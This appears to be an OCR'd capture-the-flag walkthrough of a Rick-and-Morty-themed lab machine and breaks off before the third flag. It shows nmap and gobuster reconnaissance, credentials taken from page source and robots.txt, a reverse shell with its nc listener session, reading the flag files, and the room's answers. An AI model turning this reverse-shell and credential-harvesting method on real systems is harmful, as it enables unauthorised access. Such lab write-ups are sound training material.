

Nmap scanning :


Two ports we open i.e ssh and http running on port 22 and 80.




So using gobuster tool for bruteforcing available files and directory show in below screenshoots.




index.html



Inspecting on index.html we found the username.



Password for the user was found in robots.txt file.



10.10.24.27/login.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Portal Login Page


Username:

R1ckRul3s


Password:

••••••••••••••••

Login



Executing the revershell on portal.php found on https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md and rearranging the IP and port number.



And listening on port number.

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4242
listening on [any] 4242 ...
connect to [10.17.43.241] from (UNKNOWN) [10.10.7.13] 47882
/bin/sh: 0: can't access tty; job control turned off
$ ls
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
$ clear
TERM environment variable not set.
$ cat clue.txt
Look around the file system for the other ingredient.
$ cat Sup3rS3cretPickl3Ingred.txt
mr. meeseek hair
$
```

Answer the questions below

What is the first ingredient that Rick needs?


mr. meeseek hair

Correct Answer

For second ingredients

```
$ cd /home
$ ls
rick
ubuntu
$ cd rick
$ ls
second ingredients
$ cat "second ingredients"
1 jerry tear
$
```

As we can see the www-data user is given all the permission to run command.



So using higher privilege user i.e root.

For third ingredients: